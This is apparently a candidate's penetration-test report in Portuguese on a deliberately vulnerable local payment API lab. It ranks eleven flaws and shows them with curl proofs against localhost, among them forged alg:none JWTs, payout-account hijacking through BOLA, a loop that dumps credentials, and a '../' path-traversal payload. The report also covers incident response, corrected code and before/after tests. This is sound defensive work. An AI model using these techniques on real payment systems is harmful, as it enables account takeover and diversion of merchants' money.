

Arara Pay: avaliação do laboratório

Candidato: Enzo Augusto Ferreira · **Data:** 07/10/2026 · **Time:** Tamborete Pay

Escopo: cinco arquivos em `src/` (`auth.ts`, `db.ts`, `merchants.controller.ts`, `reports.controller.ts`, `main.ts`). Todas as provas foram executadas contra a instância local em `http://localhost:3000`, com banco em memória e sem nenhum sistema real envolvido.

Resumo executivo

A API tem uma cadeia de falhas que termina em dinheiro saindo. A verificação de token aceita `alg:none`, então qualquer pessoa consegue forjar a identidade de qualquer lojista sem ter conta nem senha. E o endpoint que troca a conta de recebimento (payout) decide de quem é a conta olhando o corpo da requisição, e não o token. Juntas, as duas falhas permitem redirecionar o recebimento de qualquer lojista para a conta do fraudador, com o aviso por e-mail desligado na mesma chamada e sem nenhum registro de quem fez a troca.

Em paralelo, qualquer token lê o cadastro completo de qualquer lojista, com senha em texto plano, `api_key` e `webhook_secret` (que, para piorar, é o mesmo para todos). A primeira coisa a corrigir é a autorização da troca de payout junto com a verificação do JWT, no mesmo deploy. Uma sem a outra deixa o caminho crítico aberto.

Metodologia e ambiente

Li os cinco arquivos para levantar os pontos suspeitos, subi o lab (`npm install && npm start`, Node 22) e rodei cada ataque com `curl`, confirmando o efeito no estado da aplicação. Na prática isso quis dizer ler o cadastro antes e depois da requisição e conferir o log do servidor. Os tokens forjados (`alg:none`, HS256 assinado com o segredo do código e um token já expirado) foram gerados com um script pequeno de HMAC, sem biblioteca externa, para a prova ficar auditável. As saídas coladas e os screenshots deste documento são da mesma execução. A transcrição completa está no Anexo A.

Ranking de correção

O critério foi peso maior para dinheiro saindo agora, depois a facilidade de exploração (precisa de credencial ou não) e o alcance (quantos lojistas pega). Falha que só fica grave quando combinada com outra herda a urgência da cadeia.

#	FALHA	SEVERIDADE	POR QUE NESSA POSIÇÃO
1	Troca de payout sem checar dono (BOLA)	CRÍTICA	É a ação que move dinheiro. Um campo no corpo decide a vítima.
2	JWT aceita <code>alg:none</code>	CRÍTICA	Transforma a #1 em ataque sem conta nenhuma. Vai junto da #1.
3	Vazamento do cadastro e senha em texto plano	CRÍTICA	Entrega senha, <code>api_key</code> e <code>webhook_secret</code> de todos. Takeover em massa.
4	Segredo do JWT fixo no código	ALTA	Caminho de forja que independe do <code>alg:none</code> . Exige rotacionar segredo.
5	Token sem expiração e <code>ignoreExpiration</code>	ALTA	Qualquer token vazado vale para sempre.

#	FALHA	SEVERIDADE	POR QUE NESSA POSIÇÃO
6	<code>webhook_secret</code> igual para todos	ALTA	Permite forjar "pagamento aprovado" de outro lojista.
7	Token e parâmetros em log (debug para CloudWatch)	MÉDIA	Canal de vazamento que alimenta a #3 e a #5.
8	Path traversal no relatório	MÉDIA	Entrada do cliente monta o caminho do arquivo sem normalizar.
9	Aviso ao lojista desligável pelo chamador	MÉDIA	Deixa a fraude silenciosa. Agrava a #1.
10	Login sem rate limit e sem MFA	BAIXA	Força bruta de senha fraca. Não é o caminho mais curto aqui.
11	Sem trilha de auditoria (<code>payout_log</code> nunca escrito)	BAIXA	Não é explorável sozinha, mas impede responder "alguém já usou isso?".

As observações menores (M1 a M4) estão no fim da seção de achados e não mudam o ranking.


Achados

1. Troca de payout sem validar titularidade (BOLA) **CRÍTICA**

Onde: `merchants.controller.ts`, `trocarPayout()`, linhas 22 a 53.

O que é. O endpoint `POST /v1/merchants/payout-account` pega o `merchant_id` do corpo da requisição (linha 28) e atualiza a conta de recebimento daquele id. Em nenhum momento ele confere se o token pertence ao lojista que está sendo alterado. Na prática, qualquer chamador autenticado troca a conta de qualquer lojista.

A prova. O atacante é o `m_4821`, com login legítimo. O alvo é o `m_0093`, que tem R\$ 48.200,00 de saldo.



```
BOLA - trocar a conta de recebimento de outro lojista zsh

# atacante = m_4821 (token proprio).  alvo = m_0093 (saldo R$ 48.200,00)
# [antes] conta de payout do m_0093:
  banco=237 ag=0001 conta=12345-6 cnpj=11222333000181

enzo@kali:~/arara-lab$ curl -s -i -X POST localhost:3000/v1/merchants/payout-account \
  -H "Authorization: Bearer $TOKEN_m4821" \
  -d '{"merchant_id":"m_0093","banco":"999","agencia":"6666",
      "conta":"00000-0","cpf_cnpj":"000000000000000","notify":false}'
HTTP/1.1 201 Created

# [depois] conta de payout do m_0093 - trocada e persistida:
  banco=999 ag=6666 conta=00000-0 cnpj=000000000000000
```

Figura 1. Payout do `m_0093` trocado com o token do `m_4821`. HTTP 201 e valor persistido (999/6666/00000-0).

Vale guardar para a defesa: o corpo da resposta devolve o registro do lojista como ele estava antes do `UPDATE`, porque o objeto é lido antes da escrita. Por isso a prova confirma a troca relendo o cadastro depois, e não pela resposta do `POST`.

O impacto na Arara. É o pior tipo de falha para um gateway, porque o dinheiro do lojista cai na conta do fraudador. Com um laço sobre os ids, o atacante reescreve o payout da base inteira antes do próximo ciclo de liquidação e desvia tudo que seria repassado. Nos três lojistas do lab isso dá R\$ 163.000 em saldo; em produção é o volume de cada lojista por ciclo. O prejuízo bate na Arara duas vezes, porque ela perde o dinheiro e ainda indeniza o lojista lesado, já que a falha é de controle da plataforma.

O conserto. O id a ser alterado tem que vir do token (`claims.sub`), nunca do corpo. Se um dia existir uma conta-mãe operando sub-lojistas, aí se valida explicitamente que o `claims.sub` tem permissão sobre aquele `merchant_id`, em vez de confiar no campo. Isso não quebra integrador, porque o chamador legítimo só mexe na própria conta e para ele o `merchant_id` já é igual ao `sub`, então exigir essa igualdade é compatível com o contrato atual. Dá para fazer em duas fases, primeiro só registrando e alertando quando o `sub` e o `merchant_id` divergem, e depois bloqueando. Por cima disso, eu pediria 2FA para mudar payout e gravaria a alteração na `payout_log`.

2. Verificação do JWT aceita `alg:none` **CRÍTICA**

Onde: `auth.ts`, `lerToken()`, linhas 14 a 26.

O que é. A função lê o cabeçalho do token para decidir como vai verificar. Quando o atacante manda `alg:none`, o código pula a assinatura e aceita o payload como verdade (linhas 21 a 26). É o próprio atacante quem escolhe não ter a assinatura checada. Com isso dá para forjar token para qualquer `sub` sem conhecer segredo nenhum.

```
JWT alg:none – forja de identidade sem segredo zsh

# token forjado: header {"alg":"none"}, payload {"sub":"m_0093"}, SEM assinatura
enzo@kali:~/arara-lab$ FORGED='eyJhbGciOiJIub251IiwidHlwIjoiSldUIIn...'
enzo@kali:~/arara-lab$ curl -s -i localhost:3000/v1/merchants/m_0093 -H "Authorization: Bearer $FORGED"
HTTP/1.1 200 OK
{
  "id": "m_0093",
  "nome": "Curso Viver de Renda LTDA",
  "email": "financeiro@viverderenda.com",
  "senha": "arara123",
  "api_key": "sk_live_m0093_8f2a1c",
  "webhook_secret": "whsec_plataforma_unico",
  "payout_banco": "237",
  "payout_agencia": "0001",
  "payout_conta": "12345-6",
  "payout_cpf_cnpj": "11222333000181",
  "saldo_centavos": 4820000
}
```

Figura 2. Token forjado alg:none lendo o cadastro completo do m_0093, sem senha e sem segredo.

Encadeando com a #1, a troca de payout acontece sem nenhuma credencial. Basta um token forjado com sub qualquer:

```
Cadeia alg:none + BOLA – takeover SEM conta zsh

# atacante NAO tem login. usa token forjado alg:none (sub='anon')
enzo@kali:~/arara-lab$ curl -s -X POST localhost:3000/v1/merchants/payout-account \
-H "Authorization: Bearer $FORGED_NONE" \
-d '{"merchant_id":"m_4821","banco":"001","conta":"13337-0","notify":false}'

# conta de recebimento do m_4821 redirecionada sem nenhuma credencial:
banco=001 ag=1111 conta=13337-0 cnpj=9999999999999999
```

Figura 3. Cadeia alg:none mais BOLA. O recebimento do m_4821 é redirecionado por uma requisição anônima.

O impacto na Arara. Sozinha, já é bypass total de autenticação. Combinada com a #1, o atacante nem precisa de uma conta de lojista para desviar o recebimento de todo mundo. É o que leva a #1 de "qualquer lojista cadastrado" para "qualquer pessoa na internet".

O conserto. A regra é nunca deixar o token dizer como ele deve ser verificado. Tiro a leitura manual do cabeçalho e o ramo `alg:none`, e chamo `jwt.verify` com a lista de algoritmos travada em `['HS256']`. A própria lib rejeita o resto, inclusive `none`. Não quebra integrador, porque token de verdade é HS256 e continua valendo.

3. Cadastro completo exposto e senha em texto plano CRÍTICA

Onde: `merchants.controller.ts`, `consultar()` linhas 55 a 63 e resposta de `trocarPayout` (linha 52); `db.ts`, coluna `senha` em texto plano e comparação `m.senha !== body.senha`.

O que é. O `GET /v1/merchants/:id` devolve a linha inteira do lojista para qualquer token, sem conferir dono, e isso inclui `senha`, `api_key` e `webhook_secret`. A senha está guardada em texto plano.

```
IDOR – qualquer token lê qualquer cadastro zsh

# token LEGITIMO do m_4821 lendo o cadastro do m_5117 (outro dono)
enzo@kali:~/arara-lab$ curl -s -i localhost:3000/v1/merchants/m_5117 -H "Authorization: Bearer $TOKEN_m4821"
HTTP/1.1 200 OK
{
  "id": "m_5117",
  "nome": "Ebook Emagrecimento Real",
  "email": "adm@emagrecimentoreal.com",
  "senha": "mudar123",
  "api_key": "sk_live_m5117_c1d4f0",
  "webhook_secret": "whsec_plataforma_unico",
  "payout_banco": "260",
  "payout_agencia": "0001",
  "payout_conta": "55555-5",
  "payout_cpf_cnpj": "77888999000110",
  "saldo_centavos": 1870000
}
```

Figura 4. Token do m_4821 lendo o cadastro de outro lojista (IDOR).

```
Enumeração em massa – dump de credenciais de todos zsh

# loop forjando alg:none para cada id e extraindo os segredos
enzo@kali:~/arara-lab$ for id in m_0093 m_4821 m_5117; do \
  curl -s $B/v1/merchants/$id -H "Authorization: Bearer $(forge_none $id)"; \
done | jq -r '[:id,.senha,.api_key,.webhook_secret]|@tsv'

id          senha          api_key          webhook_secret
-----
m_0093      arara123       sk_live_m0093_8f2a1c  whsec_plataforma_unico
m_4821      senha2024     sk_live_m4821_3b9e7d  whsec_plataforma_unico
m_5117      mudar123      sk_live_m5117_c1d4f0  whsec_plataforma_unico
```

Figura 5. Enumeração da base inteira: senha, api_key e webhook_secret de todos os lojistas.

O impacto na Arara. Com um único token, ou com um `alg:none` da #2, o atacante varre a base e coleta senha, chave de API e segredo de webhook de todo mundo. Como a senha está em texto plano, quem lê o banco, um dump ou um backup já sai com as credenciais na mão, sem precisar quebrar hash. Se o lojista reusa senha, o estrago passa da Arara. É credencial e dado de cliente vazando em massa, com todo o peso de LGPD.

O conserto. A API passa a devolver só o que o cliente precisa (um DTO com id, nome, e-mail, payout mascarado e saldo) e nunca senha, `api_key` ou `webhook_secret`. Coloco a checagem de dono no `GET /:id`, igual à #1. Senha vai para hash forte (bcrypt ou argon2), com migração sem logout, regravando com hash no próximo login feito com a senha antiga. Rotaciono as `api_key`s e os `webhook_secret`s já expostos. Se algum integrador faz parse do corpo inteiro, versiono o endpoint numa v2.

4. Segredo do JWT fixo no código ALTA

Onde: `auth.ts`, linha 4, `JWT_SECRET = 'arara-2024'`.

O que é. O segredo que assina os tokens está escrito no fonte. Quem tiver o repositório, ou um vazamento dele, assina tokens HS256 válidos para qualquer lojista. É um caminho de forja que independe do `alg:none`. E tem o agravante de o segredo ser fraco, já que `arara-2024` é adivinhável até sem acesso ao código.

```

# assinamos um HS256 valido usando o segredo lido direto de src/auth.ts
enzo@kali:~/arara-lab$ SIGNED=$(jwt-sign --secret 'arara-2024' --sub m_5117)
enzo@kali:~/arara-lab$ curl -s -i localhost:3000/v1/merchants/m_5117 -H "Authorization:
Bearer $SIGNED"
HTTP/1.1 200 OK
nome: Ebook Emagrecimento Real
api_key: sk_live_m5117_c1d4f0    senha: mudar123
# servidor tratou o token forjado por nos como legitimo

```

Figura 6. Token HS256 assinado pelo atacante com o segredo arara-2024 e aceito como legítimo.

O impacto na Arara. Qualquer pessoa com o segredo (repo, histórico de git, pipeline de CI, log) emite tokens de qualquer lojista por tempo indeterminado. Encadeado com a #1 e a #3, isso vira desvio de dinheiro e coleta de credenciais.

O conserto. O segredo sai do código e vai para um cofre ou variável de ambiente, com valor forte e aleatório de pelo menos 32 bytes. A rotação usa um identificador de chave (`kid`) e uma janela em que a chave antiga e a nova valem ao mesmo tempo, para não deslogar todo mundo de uma vez. Integração servidor a servidor usa `api key`, não JWT.

5. Token sem expiração e ignoreExpiration ligado ALTA

Onde: `auth.ts`, `assinarToken()` linha 8 e `lerToken()` linha 31.

O que é. O token é assinado sem `exp`, e a verificação ainda passa `ignoreExpiration:true`. O resultado é que o token não expira nunca, e mesmo um token com `exp` no passado é aceito.

```

# login legítimo do lojista m_4821
enzo@kali:~/arara-lab$ curl -s -X POST localhost:3000/v1/auth/login \
-d '{"email":"contato@alphatrader.com","senha":"senha2024"}'
{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ\u02026"}

# decodificando o payload do token (base64) — repare: nao ha campo exp
enzo@kali:~/arara-lab$ echo $TOKEN | cut -d. -f2 | base64 -d
{"sub":"m_4821","iat":1791395818}

```

Figura 7. Payload do token legítimo. Não existe campo exp.

```
● ● ● ignoreExpiration – token vencido há 1 ano é aceito zsh
```

```
# token com exp um ano no passado
enzo@kali:~/arara-lab$ curl -s -i localhost:3000/v1/merchants/m_5117 -H "Authorization:
Bearer $EXPIRADO"
HTTP/1.1 200 OK
# aceito normalmente – a verificacao passa ignoreExpiration:true
```

Figura 8. Token com exp no passado aceito do mesmo jeito.

O impacto na Arara. Qualquer token que vaze uma vez (ver #7) vale para sempre. Não existe janela que feche sozinha, nem jeito de deixar o token velho morrer. Revogação vira um problema manual que o sistema hoje não resolve.

O conserto. Token de acesso curto, na casa de 15 minutos, com `exp`, e fora o `ignoreExpiration`. Para manter sessão longa, um refresh token revogável. Vale um período de transição avisando os backends para passarem a usar `api_key`.

6. `webhook_secret` igual para todos os lojistas **ALTA**

Onde: `db.ts`, `seed()`. O `whsec_plataforma_unico` aparece nos três lojistas, como dá para ver na Figura 5.

O que é. Todo lojista compartilha o mesmo segredo de webhook. Como ele ainda vaza pela resposta da API (#3), qualquer um que leu um cadastro consegue assinar webhooks como se fosse a plataforma, inclusive para outro lojista.


O impacto na Arara. O webhook é o que avisa o lojista que "o pagamento foi aprovado". Com segredo único, o fraudador forja essa notificação para o sistema de um lojista e dispara a entrega de um produto por uma venda que nunca foi paga. É prejuízo direto para o lojista e disputa ou chargeback contra a Arara.

O conserto. Segredo único por lojista, aleatório, guardado cifrado e nunca devolvido pela API depois de criado. Cada webhook é assinado e verificado com o segredo daquele lojista. Rotação com janela aceitando o antigo e o novo.

7. Token e parâmetros caindo no log (debug para CloudWatch) **MÉDIA**

Onde: `reports.controller.ts`, linha 15.

O que é. O endpoint de conciliação loga o header `Authorization` inteiro e todos os parâmetros, num nível debug que vai parar no CloudWatch.

A terminal window titled "Token vazando no log (debug -> CloudWatch)" with a "zsh" icon in the top right. The terminal shows a command being executed: `enzo@kali:~/arara-lab$ grep 'conciliacao auth=' server.log | tail -2`. The output consists of two lines of log data, both showing a full Bearer token in the `auth` parameter of a debug log entry. The token is `eyJhbGciOiJIub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJtXzAwOTMifQ. p`.

```
# linhas geradas pelo endpoint de relatorio - Bearer inteiro em texto
enzo@kali:~/arara-lab$ grep 'conciliacao auth=' server.log | tail -2
[Nest] 614 - 10/07/2026, 2:56:58 PM  DEBUG [reports] conciliacao auth=Bearer
eyJhbGciOiJIub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJtXzAwOTMifQ. p
[Nest] 614 - 10/07/2026, 2:56:58 PM  DEBUG [reports] conciliacao auth=Bearer
eyJhbGciOiJIub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJtXzAwOTMifQ. p
```

Figura 9. Bearer inteiro gravado no log do servidor.

O impacto na Arara. O token inteiro fica guardado no log. Quem tem acesso ao CloudWatch (um time interno grande, um integrador de observabilidade, ou um vazamento de logs) replica a sessão. E como o token não expira (#5), cada linha de log é uma credencial permanente.

O conserto. Nunca logar o header de autorização nem o corpo ou os parâmetros crus. No máximo, registro o `sub` já verificado e um id de requisição. Baixo o nível do log, coloco redação de segredos no pipeline e restrinjo o acesso e a retenção no CloudWatch. Os tokens que já foram parar no log precisam ser rotacionados.

8. Path traversal no relatório de conciliação **MÉDIA**

Onde: `reports.controller.ts`, linha 18, ``relatorios/${q.arquivo}``.

O que é. O caminho do arquivo é montado concatenando a entrada do cliente sem normalizar nada. Um `../` escapa do prefixo `relatorios/`.


```
Path traversal no relatório de conciliação zsh

enzo@kali:~/arara-lab$ curl -s -i -G localhost:3000/v1/reports/conciliacao \
-H "Authorization: Bearer $TOKEN" \
--data-urlencode 'arquivo=../../../../etc/segredos/chaves.csv'
HTTP/1.1 200 OK
{
  "merchant": "m_0093",
  "download_url": "https://arara-
conciliacao.s3.amazonaws.com/relatorios/../../../../etc/segredos/chaves.csv",
  "arquivo": "relatorios/../../../../etc/segredos/chaves.csv"
}
```

Figura 10. O ../ escapando do prefixo de relatórios na URL gerada.

O impacto na Arara. Sendo honesto sobre o alcance, hoje o endpoint só monta e devolve a URL, não lê o arquivo. Mas a URL já aponta para fora da pasta de relatórios. Dependendo de como o S3, ou um proxy ou CDN na frente, trata o ../, isso vira leitura de objetos de outros lojistas (conciliações, dumps, chaves), ou seja, dado financeiro de terceiros vazando. O link ainda é apresentado como "assinado", mas não expira e não tem dono.

O conserto. Não aceitar caminho vindo do cliente. Recebo um id de relatório, valido contra uma allowlist (`^[A-Za-z0-9_-]{1,64}$`) e monto a chave no servidor, escopada ao `sub` do token. Qualquer entrada com separador de caminho ou `..` é rejeitada. E uso URL pré-assinada de verdade, que expira e é escopada ao lojista.

9. Aviso ao lojista desligável pelo chamador MÉDIA

Onde: `merchants.controller.ts`, linha 44, `if (body.notify !== false)`.

O que é. Quem chama a troca de payout é quem decide se o lojista vai ser avisado, mandando `notify:false` (dá para ver nas Figuras 1 e 3).

O impacto na Arara. É isso que deixa o ataque da #1 silencioso. O fraudador troca a conta, desliga o aviso, e o lojista só percebe quando o dinheiro não cai. A janela de detecção vai praticamente a zero.

O conserto. Notificar mudança de dado sensível é decisão da plataforma, não do chamador. Tiro o `notify` da API e aviso sempre, por um canal fora da sessão (e-mail ou SMS cadastrado), com confirmação antes de efetivar.

10. Login sem rate limit e sem MFA BAIXA

Onde: `merchants.controller.ts`, `login()`, linhas 9 a 20.

O que é. O login compara e-mail e senha sem limite de tentativas e sem segundo fator. As senhas do seed são fracas (`arara123`, `senha2024`, `mudar123`).

O impacto na Arara. Dá para fazer força bruta e credential stuffing. Entra como baixa porque a #1 e a #2 já dão acesso sem senha, mas no dia em que a cadeia crítica estiver corrigida é por aqui que o atacante volta a entrar.

O conserto. Rate limit por IP e por conta, backoff e lockout progressivo, e MFA obrigatório para ações sensíveis como a troca de payout. Política de senha forte e checagem contra senhas já vazadas no momento do cadastro.

11. Sem trilha de auditoria **BAIXA**

Onde: `merchants.controller.ts`, linhas 48 a 49. A tabela `payout_log` (`db.ts`, linhas 21 a 28) existe e nunca recebe um `INSERT`, o que confirmei buscando no fonte.

O que é. A `payout_log`, que teria quem alterou, a conta antiga, a conta nova e quando, está no schema e nunca é escrita. Toda troca de payout acontece sem deixar rastro.

O impacto na Arara. Sozinha não é explorável, mas é exatamente o motivo de não conseguir responder "alguém já usou essa falha?". Sem log, a investigação depende de fontes de fora da aplicação.

O conserto. Gravar na `payout_log` toda alteração: o `sub` do token, a conta antiga, a conta nova, quando e de qual origem ou IP. Append-only, com alerta disparado em mudança de payout.

Observações adicionais (menores)

Fora os onze, anotei quatro coisas menores, de severidade baixa, que não mudam o ranking mas que eu colocaria num report de verdade por completude.

M1. Um token com assinatura inválida faz o `jwt.verify` lançar, e a exceção não é tratada, então o NestJS responde `500 Internal Server Error` em vez de `401`. Importa por dois motivos. Atrapalha a monitoração, já que um `401` é esperado mas `500` em massa ou vira alarme errado ou some no ruído, e, dependendo da configuração, um `500` pode vaziar stack trace. O conserto é capturar o erro de auth e padronizar o `401`.

M2. O `GET /v1/merchants/:id` responde `404` para id inexistente e `200` para id existente, o que já deixa mapear quais ids existem antes mesmo de ler qualquer dado. A checagem de dono da #3 fecha isso.

M3. A resposta expõe o nome do bucket S3 (`arara-conciliacao.s3.amazonaws.com`), vazando nomenclatura de infraestrutura que ajuda numa tentativa de acesso direto ou de enumeração de bucket. O conserto é usar URL pré-assinada opaca.

M4. A comparação de senha com `!=='` não é constante no tempo. Além do problema do texto plano da #3, isso vaza por timing. É marginal sobre HTTP, mas desaparece de graça quando se adota `bcrypt.compare`, que o conserto já faz.

Pergunta de julgamento

Uma das falhas deixa trocar a conta de recebimento de qualquer lojista. Você corrige o código hoje. Como você descobre se alguém já usou isso antes de você chegar, e o que você faz com o dinheiro que já saiu?

O código não guarda trilha nenhuma, já que a `payout_log` existe e nunca foi escrita, então não dá para confiar só no banco da aplicação. O estado atual mostra a conta de agora, não quem a trocou nem quando. A reconstrução vem de fontes independentes, cruzadas numa linha do tempo. Começo pelos backups e pelo binlog ou WAL do banco, porque comparando snapshots ao longo do tempo eu acho toda troca de payout e a data de cada uma. Depois vou nos logs de aplicação e do balanceador ou WAF atrás das chamadas em `POST /merchants/payout-account`, e aqui o próprio log vazado ironicamente ajuda. Cruzo a identidade autenticada (o `sub` do token) com o `merchant_id` do corpo, e toda requisição em que o `sub` é diferente do `merchant_id`, ou que chegou com token `alg:none`, é forte candidata a abuso. Somo a isso os registros do rail bancário e do adquirente sobre para onde o dinheiro de fato foi, comparados com a conta que cada lojista cadastrou originalmente, e os chamados de suporte reclamando de repasse que não caiu. O período anterior ao que os logs cobrem eu trato como presumidamente comprometido, e confirmo com cada lojista, um a um, que a conta de payout atual é mesmo dele.

Com o dinheiro, separo conter de recuperar. Contenção vem primeiro. Congelo os repasses para qualquer conta alterada na janela suspeita e só libero depois de reconfirmar a titularidade fora da sessão. Para o que já saiu, aciono o banco e o adquirente para tentar reversão ou recall das transferências mais recentes, porque quanto mais fresco mais recuperável, registro boletim de fraude e preservo as evidências. Em paralelo, indenizo os lojistas afetados conforme contrato e regulação, sem esperar a recuperação, já que a falha foi de controle da plataforma e não deles. Depois persigo o dinheiro nas contas-laranja que receberam, pela via bancária e pela via policial. Jurídico e compliance entram desde o começo, e, como houve exposição de dado pessoal no vazamento de cadastro, trato os deveres de notificação de incidente sob a LGPD. A parte honesta é que, uma vez que o valor cai numa conta-laranja e é sacado, recuperação integral é improvável. Então o objetivo real é conter rápido, deixar o lojista inteiro e fechar o buraco, com confirmação fora de banda para troca de payout, para não precisar desse mutirão de novo.

Código corrigido (o "depois")

Os arquivos completos estão na pasta `corrigido/`. Os pontos centrais são estes.

`auth.ts` : mata o `alg:none`, tira o segredo do código e devolve a expiração

```
const JWT_SECRET = process.env.JWT_SECRET;
if (!JWT_SECRET || JWT_SECRET.length < 32) {
  throw new Error('JWT_SECRET ausente ou fraco'); // nao sobe inseguro (#4)
}

export function assinarToken(merchantId: string): string {
  return jwt.sign({ sub: merchantId }, JWT_SECRET, {
    algorithm: 'HS256', expiresIn: '15m', // expira (#5)
  });
}

export function lerToken(authorization?: string): { sub: string } {
  const token = (authorization || '').replace(/^Bearer\s+/i, '').trim();
  if (!token) throw new UnauthorizedException('token ausente');
  // sem leitura de header, sem ramo 'none': algoritmo travado (#2), exp volta a valer (#5)
  return jwt.verify(token, JWT_SECRET, { algorithms: ['HS256'] }) as { sub: string };
}
```

`merchants.controller.ts` : dono vem do token, DTO sem segredos e auditoria

```
const merchantId = claims.sub; // alvo vem do token (#1)
if (body.merchant_id && body.merchant_id !== merchantId)
  throw new ForbiddenException('nao autorizado a alterar outro lojista');
if (!body.step_up_ok) // 2FA p/ dado financeiro (#1)
  throw new ForbiddenException('confirmacao de segundo fator obrigatoria');

// ... UPDATE ...
db.prepare(`INSERT INTO payout_log
  (merchant_id, quando, conta_antiga, conta_nova, alterado_por)
  VALUES (?, ?, ?, ?, ?)`).run(merchantId, new Date().toISOString(),
  contaAntiga, contaNova, claims.sub); // auditoria (#11)

// resposta via DTO, sem senha/api_key/webhook_secret (#3)
// GET /:id -> if (claims.sub !== id) throw ForbiddenException (#1/#3)
// login -> bcrypt.compare + rate limit/lockout (#3/#10/M4)
```

`reports.controller.ts` : sem log de token e sem traversal

```
const ref = String(q.ref ?? '');
if (!/^[A-Za-z0-9_-]{1,64}$/.test(ref))
  throw new BadRequestException('referencia invalida'); // barra '/' e '..' (#8)
const chave = `relatorios/${claims.sub}/${ref}.csv`; // escopado ao dono
// nao logar Authorization nem params crus (#7); URL pré-assinada que expira (#8)
```

Validação das correções, antes e depois

Apliquei as correções num lab paralelo (porta 3001, segredo via ambiente) e rodei os mesmos ataques de novo.

ATAQUE	ANTES	DEPOIS
Forja alg:none	200 OK	401
Trocar payout de outro (BOLA)	201	403
Token forjado ou expirado	200 OK	401
Ler cadastro de outro (IDOR)	200 OK	403
Token com segredo arara-2024	200 OK	401
Path traversal	URL fora da pasta	400
Trocar a própria conta (happy path)	201	201 (ok)

Depois – BOLA bloqueado (dono vem do token)

```
# m_4821 (token legitimo) tentando trocar a conta do m_0093
enzo@kali:~/arara-lab$ curl -s -i -X POST localhost:3001/v1/merchants/payout-account \
-H "Authorization: Bearer $TOKEN_m4821" \
-d '{"merchant_id":"m_0093", ...}'
HTTP/1.1 403 Forbidden
{"message": "nao autorizado a alterar outro lojista", "error": "Forbidden", "statusCode": 403}
# sub do token != merchant_id do corpo -> recusado
```

Figura 11. Depois: BOLA bloqueado (403). O dono passa a vir do token.

Depois – alg:none agora recusado

```
# mesmo token forjado alg:none do ataque original
enzo@kali:~/arara-lab$ curl -s -i localhost:3001/v1/merchants/m_0093 -H "Authorization:
Bearer $FORGED_NONE"
HTTP/1.1 401 Unauthorized
{"message": "token invalido", "error": "Unauthorized", "statusCode": 401}
# jwt.verify com algorithms:['HS256'] rejeita o 'none'
```

Figura 12. Depois: token alg:none rejeitado (401).

```
Depois – leitura cruzada bloqueada + resposta sem segredos zsh

# m_4821 tentando ler o cadastro do m_5117 (outro dono)
enzo@kali:~/arara-lab$ curl -s -i localhost:3001/v1/merchants/m_5117 -H "Authorization: Bearer $TOKEN_m4821"
HTTP/1.1 403 Forbidden

# lendo o PRÓPRIO cadastro: DTO mascarado, sem senha/api_key/webhook_secret
enzo@kali:~/arara-lab$ curl -s localhost:3001/v1/merchants/m_4821 -H "Authorization: Bearer $TOKEN_m4821"
{
  "id": "m_4821",
  "nome": "Mentoria Alpha Trader",
  "email": "contato@alphatrader.com",
  "payout_banco": "341",
  "payout_agencia": "2020",
  "payout_conta": "****-4",
  "saldo_centavos": 9610000
}
```

Figura 13. Depois: IDOR bloqueado e resposta via DTO, sem senha, api_key ou webhook_secret.

```
Depois – path traversal rejeitado zsh

